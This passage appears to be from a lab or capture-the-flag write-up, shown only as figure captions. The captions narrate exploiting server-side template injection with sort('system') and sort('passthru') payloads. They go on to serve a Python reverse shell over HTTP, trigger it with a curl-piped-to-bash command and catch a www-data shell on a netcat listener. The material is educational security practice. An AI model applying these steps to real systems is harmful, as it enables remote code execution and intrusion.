



**Fig. 44**: HackTricks SSTI reference: filter and sort based payload patterns





**Fig. 45**: First Name payload using sort('system') saved





**Fig. 46**: Dashboard shows Welcome, Array! so the callback needed to change





**Fig. 47**: Payload changed to sort('passthru') with the id command





**Fig. 48**: Dashboard shows uid=33(www-data) gid=33(www-data): command execution confirmed





**Fig. 49**: Reverse shell reference (Python, Bash, Ruby and others) used to build the payload





**Fig. 50**: ifconfig on the attacking machine: tun0 address 192.168.130.136





**Fig. 51**: nano index.html: Python reverse shell command prepared for delivery





**Fig. 52**: Python HTTP server serving the payload on port 80





**Fig. 53**: Payload sent through SSTI: curl 192.168.130.136 piped to bash





**Fig. 54**: HTTP server log: GET / from 10.144.157.219, the target fetched the payload





**Fig. 55**: Netcat listener on port 443 receives connection: www-data shell in /var/www/html

